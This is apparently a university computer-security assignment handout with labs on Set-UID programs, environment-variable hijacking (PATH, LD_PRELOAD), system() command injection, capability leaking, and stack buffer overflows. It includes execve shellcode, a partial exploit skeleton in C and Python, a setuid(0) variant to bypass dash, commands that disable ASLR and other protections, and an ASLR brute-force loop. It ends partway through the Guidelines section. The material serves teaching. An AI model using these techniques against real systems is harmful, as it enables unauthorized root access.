Assignment II (Semester B, 2024/2025)

CS4293 Topics on Computer Security

Sunday 30$^{\text{th}}$ March, 2025

Contents

1 Introduction

This is the 2nd Assignment for the course CS4293 in the semester B of academic year 2024-2025.

1.1 Objective

The learning objective of this assignment is for you to get a deeper understanding on common vulnerabilities in general software. After finishing the assignment, you should be able to gain a first-hand experience on environment varibles, buffer overflow attack, return-to-libc attack, and format string attack.

1.2 Environment

All tasks in this assignment can be done on the VirtualBox as introduced in Tutorials and Assignment1.

1.3 Due Date

The 2nd assignment is due on **Sunday 30$^{\textbf{th}}$ March, 2025**. Any reports should be submitted **before 23:59:59**.

1.4 Submission

You will submit a lab report to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or **codes** to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at MOST 100 words.

Your report will be written **methodically and clearly in order** with index and all chapters presented.

Typeset your report into .pdf file (make sure it can be opened with Adobe Reader) and name it as the format:
[Your Name]-[Student ID]-CS4293-Assignment2.pdf, e.g.,
Poorman-12345678-CS4293-Assignment2.pdf

Finally, upload the PDF file to the Canvas.

2 Environment Variable and Set-UID Program [22 Marks]

The learning objective of the following tasks is for you to understand how environment variables affect program and system behaviors. Environment variables are a set of dynamic named values that can affect the way running processes will behave on a computer. They are used by most operating systems, since they were introduced to Unix in 1979. Although environment variables affect program behaviors, how they achieve that is not well understood by many programmers. As a result, if a program uses environment variables, but the programmer does not know that they are used, the program may have vulnerabilities. So you are expected to understand how environment variables work, how they are propagated from parent process to child, and how they affect system/program behaviors. We are particularly interested in how environment variables affect the behavior of `Set-UID` programs, which are usually privileged programs.

2.1 Manipulating environment variables [3 Marks]

In this task, we study the commands that can be used to **set** and **unset** environment variables. We are using Bash in the seed account. The default shell that a user uses is set in the `/etc/passwd` file (the last field of each entry). You can change this to another shell program using the command chsh (please do not do it for this task). Please do the following:

1. Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use `"printenv PWD"` or `"env | grep PWD"`.

2. Use `export` and `unset` to set or unset environment variables, e.g., `foo='test string'`. It should be noted that these two commands are not seperate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

2.2 Environment variable and `Set-UID` Programs [3 Marks]

`Set-UID` is an important security mechanism in Unix operating systems. When a `Set-UID` program runs, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. `Set-UID` allows us to do many interesting things, but it escalates the user's privilege when executed, making it quite risky. Although the behaviors of `Set-UID` programs are decided by their program logic, not by users, users can indeed affect the behaviors via environment variables. To understand how `Set-UID` programs are affected, let us first figure out whether environment variables are inherited by the `Set-UID` program's process from the user's process.

Step 1. We are going to write a program that can print out all the environment variables in the current process.

```
/* setuidenv.c */
#include <stdio.h>
#include <stdlib.h>
extern char **environ;

void main()
{
  int i = 0;
  while (environ[i] != NULL) {
   printf("%s\n", environ[i]);
   i++;
  }
}
```

Step 2. Compile the above program, change its ownership to `root`, and make it a `Set-UID` program.

```
// Assume the program name is foo.c
$ sudo gcc -o foo foo.c
$ sudo chown root foo
$ sudo chmod 4755 foo
```

Step 3. In your Bash shell (you need to be in a normal user account, not the `root` account), use the `export` command to set the following environment variables (they may have already exist): (**Backup these paths before you do this task!**)

- `PATH`
- `LD_LIBRARY_PATH`
- `ANY_NAME` (this is an environment variable defined by you, so pick whatever name you want).

These environment variables are set in the user's shell process. Now, run the `Set-UID` program from Step 2 in the shell. After you type the name of the program in your shell, the shell forks a child process, and uses the child process to run the program. Please check whether all the environment variables you set in the shell process (parent) get into the `Set-UID` child process. Describe your observation. If there are surprises to you, describe them.

2.3 The PATH Environment variable and `Set-UID` Programs [4 Marks]

Because of the shell program invoked, calling `system()` within a `Set-UID` program is quite dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as `PATH`; these environment variables are provided by the user, who may be malicious. By changing these variables, malicious users can control the behavior of the `Set-UID` program. In `Bash`, you can change the `PATH` environment variable in the following way (this example adds the directory `/home/seed` to the beginning of the `PATH` environment variable):

```
$ export PATH=/home/seed:$PATH
```

The `Set-UID` program below is supposed to execute the `/bin/ls` command; however, the programmer only uses the relative path for the `ls` command, rather than the absolute path:

```
/* myls.c */
int main()
{
  system("ls");
  return 0;
}
```

Please compile the above program, and change its owner to `root`, and make it a `Set-UID` program. Can you let this `Set-UID` program run your code instead of `/bin/ls`? If you can, is your code running with the root privilege? Describe and explain your observations.

Note (Ubuntu 16.04 VM only): The system(cmd) function executes the /bin/sh program first, and then asks this shell program to run the cmd command. In both Ubuntu 12.04 and Ubuntu 16.04 VMs, /bin/sh is actually a symbolic link pointing to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior.

Since our victim program is a Set-UID program, the countermeasure in /bin/dash can prevent our attack. To see how our attack works without such a countermeasure, we will link /bin/sh to another shell that does not have such a countermeasure. We have installed a shell program called zsh in our Ubuntu 16.04 VM. We use the following commands to link /bin/sh to zsh (there is no need to do these in Ubuntu 12.04):

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

Hint: You should create your own `ls.c` program (e.g., print something that is different from the original function), and compile it as normal (see below). Remember to **export the path of your own `ls` to `PATH`, and make sure you can recover the original PATH after this task.**

```
$ cat ls.c
#include <stdio.h>

int main()
{
  printf("\nThis is my ls program\n");
  printf("\nMy real uid is: %d\n", getuid());
  printf("\nMy effective uid is: %d\n", geteuid());
  return 0;
}
$ gcc -o ls ls.c
```

2.4 The `LD_PRELOAD` environment variable and `Set-UID` Programs [4 Marks]

In this task, we study how `Set-UID` programs deal with some of the environment variables. Several environment variables, including `LD_PRELOAD`, `LD_LIBRARY_PATH`, and other `LD_*` influence the behavior of dynamic loader/linker. A dynamic loader/linker is the part of an operating system (OS) that loads (from persistent storage to RAM) and links the shared libraries needed by an executable at run time.

In Linux, `ld.so` or `ld-linux.so`, are the dynamic loader/linker (each for different types of binary). Among the environment variables that affect their behaviors, `LD_LIBRARY_PATH` and `LD_PRELOAD` are the two that we are concered in this task. In Linux, `LD_LIBRARY_PATH` is a colon-separated set of directories where libraries should be searched for first, before the standard set of directories. `LD_PRELOAD` specifies a list of additional, user-specified, shared libraries to be loaded before all others. In this task, we will only study `LD_PRELOAD`.

Step 1. First, we will see how these environment variables influence the behavior of dynamic loader/linker when running a normal program. Please follow these steps:

1. Let us build a dynamic link library. Create the following program, and name it `mylib.c`. It basically overrides the `sleep()` function in `libc`:

```
#include <stdio.h>
void sleep (int s)
{
/* If this is invoked by a privileged program,
   you can do damages here!  */
   printf("I am not sleeping!\n");
}
```

2. We can compile the above program using the following commands:

```
% gcc -fPIC -g -c mylib.c
% gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3. Now, set the `LD_PRELOAD` environment variable:

```
% export LD_PRELOAD=./libmylib.so.1.0.1
```

4. Finally, compile the following program `myprog`, and it in the same directory as the above dynamic link library `libmylib.so.1.0.1`:

```
/* myprog.c */
int main()
{
  sleep(1);
  return 0;
}
```

Step 2. After you have done the above, please run `myprog` under the following conditions, and observe what happens.

1. Make `myprog` a regular program, and run it as a normal user.
2. Make `myprog` a `Set-UID` root program, and run it as a normal user.
3. Make `myprog` a `Set-UID` root program, export the `LD_PRELOAD` environment variable again in the root account and run it.
4. Make `myprog` a `Set-UID` user1 program (i.e., the owner is user1, which is another user account), export the `LD_PRELOAD` environment variable again in a different user's account (not-root user) and run it.

Step 3. You should be able to observe different behaviors in the scenarios described above, even though you are running the same program. You need to figure out what causes the difference. Environment variables play a role here. Please design an experiment to figure out the main causes, and explain why the behaviors in Step 2 are different. (**Hint: the child process may not inherit the `LD_*` environment variables**).

2.5 Invoking external programs using `system()` versus `execve()` [4 Marks]

Although `system()` and `execve()` can both be used to run new programs, `system()` is quite dangerous if used in a privileged program, such as `Set-UID` programs. We have seen how the PATH environment variable affect the behavior of `system()`, because the variable affects how the shell works. `execve()` does not have the problem, because it does not invoke shell. Invoking shell has another dangerous consequence, and this time, it has nothing to do with environment variables. Let us look at the following scenario.

Bob works for an auditing agency, and he needs to investigate a company for a suspected fraud. For the investigation purpose, Bob needs to be able to read all the files in the company's `Unix` system; on the other hand, to protect the integrity of the system, Bob should not be able to modify any file. To achieve this goal, Vince, the superuser of the system, wrote a special set-root-uid program (see below), and then gave the executable permission to Bob. This program requires Bob to type a file name at the command line, and then it will run `/bin/cat` to display the specified file. Since the program is running as a root, it can display any file Bob specifies. However, since the program has no write operations, Vince is very sure that Bob cannot use this special program to modify any file.

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  system(command);
  // execve(v[0], v, NULL);

  return 0 ;
}
```

Step 1: Compile the above program, make it a root-owned `Set-UID` program. The program will use `system()` to invoke the command. If you were Bob, can you compromise the integrity of the system? For example, can you remove a file that is not writable to you?

Step 2: Comment out the `system(command)` statement, and uncomment the `execve()` statement; the program will use `execve()` to invoke the command. Compile the program, and make it a root-owned `Set-UID`. Do your attacks in Step 1 still work? Please describe and explain your observations.

2.6 Capability Leaking [4 Marks]

To follow the Principle of Least Privilege, Set-UID programs often permanently relinquish their root privileges if such privileges are not needed anymore. Moreover, sometimes, the program needs to hand over its control to the user; in this case, root privileges must be revoked. The setuid() system call can be used to revoke the privileges. According to the manual, "setuid() sets the effective user ID of the calling process. If the effective UID of the caller is root, the real UID and saved set-user-ID are also set". Therefore, if a Set-UID program with effective UID 0 calls setuid(n), the process will become a normal process, with all its UIDs being set to n.

When revoking the privilege, one of the common mistakes is capability leaking. The process may have gained some privileged capabilities when it was still privileged; when the privilege is downgraded, if the program does not clean up those capabilities, they may still be accessible by the non-privileged process. In other words, although the effective user ID of the process becomes non-privileged, the process is still privileged because it possesses privileged capabilities.

Compile the following program, change its owner to root, and make it a Set-UID program. Run the program as a normal user, and describe what you have observed. Will the file /etc/zzz be modified? Please explain your observation.

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main(){
  int fd;
  /* Assume that /etc/zzz is an important system file,
  * and it is owned by root with permission 0644.
  * Before running this program, you should creat
  * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
    printf("Cannot open /etc/zzz\n");
    exit(0);
  }

  /* Simulate the tasks conducted by the program */
  sleep(1);

  /* After the task, the root privileges are no longer needed,
      it's time to relinquish the root privileges permanently. */
  setuid(getuid());   /* getuid() returns the real uid */
  if (fork()) {       /* In the parent process */
    close (fd);
    exit(0);
  } else {            /* in the child process */
    /* Now, assume that the child process is compromised, malicious
    attackers have injected the following statements
    into this process */

    write (fd, "Malicious Data\n", 15);
    close (fd);
  }
}
```

3 Buffer Overflow Vulnerability [30 Marks]

The learning objective of this part is for you to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. You need to evaluate whether the schemes work or not and explain why.

- Buffer overflow vulnerability and attack
- Stack layout in a function invocation
- Shellcode
- Address randomization, Non-executable stack, and StackGuard

3.1 Initial setup

Ubuntu and several other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify your attacks, you want to disable them first.

Address Space Randomization. Ubuntu and several other Linux-based systems use address space layout randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called *Stack Guard* to prevent buffer overflows. In the presence of this protection, buffer overflow attacks would not work. You can disable this protection during the complication using the `-fno-stack-protector` flag in the command. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, stacks are set to be non-executable. To change that, use the following option when compiling programs:

```
#for executable stack
  $ gcc -z execstack  -o test test.c
#for non-executable stack
  $ gcc -z noexecstack  -o test test.c
```

Because the objective of this lab is to show that the non-executable stack protection does not work, you should always compile your program using the "-z noexecstack" option in this lab.

Configuring /bin/sh In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the `/bin/sh` symbolic link points to the `/bin/dash` shell. However, the `dash` program in these two VMs have an important difference. The `dash` shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a `Set-UID` process. Basically, if `dash` detects that it is executed in a `Set-UID` process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The `dash` program in Ubuntu 12.04 does not have this behavior. Since our victim program is a `Set-UID` program, and our attack relies on running `/bin/sh`, the countermeasure in `/bin/dash` makes our attack more difficult. Therefore, we will link `/bin/sh` to another shell that does not have such a countermeasure (in later tasks, we will show that with a little bit more effort, the countermeasure in `/bin/dash` can be easily defeated). We have installed a shell program called `zsh` in our Ubuntu 16.04 VM. We use the following commands to link `/bin/sh` to `zsh` (there is no need to do these in Ubuntu 12.04):

```
$ sudo ln -sf /bin/zsh /bin/sh
```

3.2 Running Shellcode [6 Marks]

Description Before you start the attack, you will need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( )
{
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Report: Please compile and run the following code, and see whether a shell is invoked. Please briefly describe your observations.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Use the following command to compile the code:

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

Something we should know about this shellcode.

1. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.

2. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0.

3. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

3.3 The Vulnerable Program

Description The program `stack.c` has a buffer overflow vulnerability. It first reads an input from a file called **badfile**, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer is smaller than that. Because `strcpy()` does not check boundaries, buffer overflow will occur.

Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called **badfile**. This file is under users' control. Now, our objective is to create the contents for **badfile**, such that when the vulnerable program copies the contents into its buffer, a root shell would be spawned.

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack. */
#ifndef BUFSIZE
#define BUFSIZE 33
#endif

int bof(char *str)
{
    char buffer[BUFSIZE];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    /* Change the size of the dummy array to randomize the parameters */
    char dummy[BUFSIZE]; memset(dummy, 0, BUFSIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compilation. To compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ gcc -DBUFSIZE=? -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

-DBUFSIZE initializes BUFSIZE with a user-specified value (up to you to determine) in the section between #ifndef and #endif. You can replace ? with a random integer between 0 and 400.

3.4 Exploiting the Vulnerability [6 Marks]

Description We provide you with a partially completed exploit code `exploit.c`. The goal of this code is to construct contents for **badfile**. In `exploit.c`, the shellcode is given to you. You need to develop the rest.

```c
/* exploit.c */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"          /* xorl   %eax,%eax           */
    "\x50"              /* pushl  %eax                */
    "\x68""//sh"        /* pushl  $0x68732f2f         */
    "\x68""/bin"        /* pushl  $0x6e69622f         */
    "\x89\xe3"          /* movl   %esp,%ebx           */
    "\x50"              /* pushl  %eax                */
    "\x53"              /* pushl  %ebx                */
    "\x89\xe1"          /* movl   %esp,%ecx           */
    "\x99"              /* cdq                        */
    "\xb0\x0b"          /* movb   $0x0b,%al           */
    "\xcd\x80"          /* int    $0x80               */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

What you should know *No need to use the flag **-z execstack -fno-stack-protector** when compiling `exploit.c`. Because we are not going to overflow the buffer in this program rather than `stack.c` the vul-*

nerable program.

After you complete the above program, compile and run it. This will generate the contents for **badfile**. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

```
$ whoami
seed
$ gcc -o exploit exploit.c
$./exploit    // create the badfile
$./stack      // launch the attack by running the vulnerable program
# whoami
root
#
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID `root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);  system("/bin/sh");
}
```

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called exploit.py, which can be downloaded from the lab's website. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3
import sys
shellcode= (
  "\x31\xc0" # xorl %eax,%eax
  "\x50" # pushl %eax
  "\x68""//sh" # pushl $0x68732f2f
  "\x68""/bin" # pushl $0x6e69622f
  "\x89\xe3" # movl %esp,%ebx
  "\x50" # pushl %eax
  "\x53" # pushl %ebx
  "\x89\xe1" # movl %esp,%ecx
  "\x99" # cdq
  "\xb0\x0b" # movb $0x0b,%al
  "\xcd\x80" # int $0x80
  "\x00"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

########################################################################
ret = 0xAABBCCDD # replace 0xAABBCCDD with the correct value
offset = 0 # replace 0 with the correct value

# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
########################################################################
# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

Report: Provide your code, and briefly explain your solution. Please describe your observations with enough screen shots.
*Hint: Please read the subsection **Guidelines** of this chapter. Also you can use the GNU debugger `gdb` to find the address of `buffer[24]` and `Return Address`, see **Guidelines** and **Appendix**.*

3.5 Defeating dash's Countermeasure [5 Marks]

Description As we have explained before, the `dash` shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. This can be observed from `dash` program's changelog. We can see an additional check in Line 9, which compares real and effective user/group IDs.

```
//https://launchpadlibrarian.net/240241543/dash_0.5.8-2.1ubuntu2.diff.gz
//main() function in main.c has following changes:
++ uid = getuid();
++ gid = getgid();
++ /*
++ * To limit bogus system(3) or popen(3) calls in setuid binaries,
++ * require -p flag to work in this situation.
++ */
++ if (!pflag && (uid != geteuid() || gid != getegid())) {
++ setuid(uid);
++ setgid(gid);
++ /* PS1 might need to be changed accordingly. */
++ choose_ps1();
++ }
```

The countermeasure implemented in `dash` can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the `dash` program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```
$ sudo ln -sf /bin/dash /bin/sh
```

To see how the countermeasure in `dash` works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out Line 11 and run the program as a `Set-UID` program (the owner should be root); please describe your observations. We then uncomment Line 11 and run the program again; please describe your observations.

```
1  // dash_shell_test.c
2  #include <stdio.h>
3  #include <sys/types.h>
4  #include <unistd.h>
5  int main()
6  {
7      char *argv[2];
8      argv[0] = "/bin/sh";
9      argv[1] = NULL;
10
11     // setuid(0);
12     execve("/bin/sh", argv, NULL);
13
14     return 0;
15 }
```

The above program can be compiled and set up using the following commands (we need to make it root-owned `Set-UID` program):

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
```

From the above experiment, we will see that `seuid(0)` makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke `execve()`.

```
char shellcode[]=
    "\x31\xc0"    /* Line 1: xorl %eax,%eax */
    "\x31\xdb"    /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5"    /* Line 3: movb $0xd5,%al */
    "\xcd\x80"    /* Line 4: int $0x80 */
// ---- The code below is the same as the prior task ---
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
```

The updated shellcode adds 4 instructions: (1) set `ebx` to zero in Line 2, (2) set `eax` to `0xd5` via Line 1 and 3 (`0xd5` is `setuid()`'s system call number), and (3) execute the system call in Line 4. Using this shellcode, we can attempt the attack on the vulnerable program when `/bin/sh` is linked to `/bin/dash`. Using the above shellcode in `exploit.c`, try the previous attack in Subsection 3.4 again and see if you can get a root shell. Please describe and explain your results.

3.6 Defeating Address Randomization [5 Marks]

Description To deploy the protection, turn on the Ubuntu's address randomization. Run the same attack developed in **Exploiting the Vulnerability**.

Report: Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult?

You can use the following instructions to turn on the address randomization:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while.

You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
    do
    value=$(( $value + 1 ))
    duration=$SECONDS
    min=$(($duration / 60))
    sec=$(($duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
done
```

Report: Follow the above steps, you should describe your observation and explanation briefly. Furthermore, try whether you can obtain root shell again.

3.7 Stack Guard Protection [4 Marks]

To analyze one defense at a time, it is best to first turn off again address randomization, as performed in the initial setup.

Description In our previous tasks, we disabled the *Stack Guard* protection mechanism in GCC when compiling programs. In this task, you may consider reapply the attack in **Subsection 3.4 Exploiting the Vulnerability** in the presence of Stack Guard. You should compile the vulnerable program `./stack` again, however, without flag *-fno-stack-protector'* this time in the command. Then execute the new program and report your observations. You may report any error messages printed.

3.8 Non-executable Stack Protection [4 Marks]

Description In our previous tasks, we intentionally make stacks executable. In this task, we recompile our vulnerable program using the `-z noexecstack` option, and repeat the attack in **Subsection 3.4 Exploiting the Vulnerability**.

Report: Can you get a shell? If not, what is the problem? How does this protection scheme make your attacks difficult. You can use the following instructions to turn on the non-executable stack protection.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks, because there are other ways to run malicious code after exploiting a buffer-overflow vulnerability.


If you are using our Ubuntu 12.04/16.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the `non-executable stack` protection does not work, check our lecture notes and do some research yourself.

Report: You should describe your observation and explanation briefly.

3.9 Guidelines

Description This section would help you to determine the `return address` and how to load `shellcode` into the *attack file*.

We can load the shellcode into `badfile`, but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To solve these problems, we need to understand the stack layout the execution enters a function. The following figure gives an example.

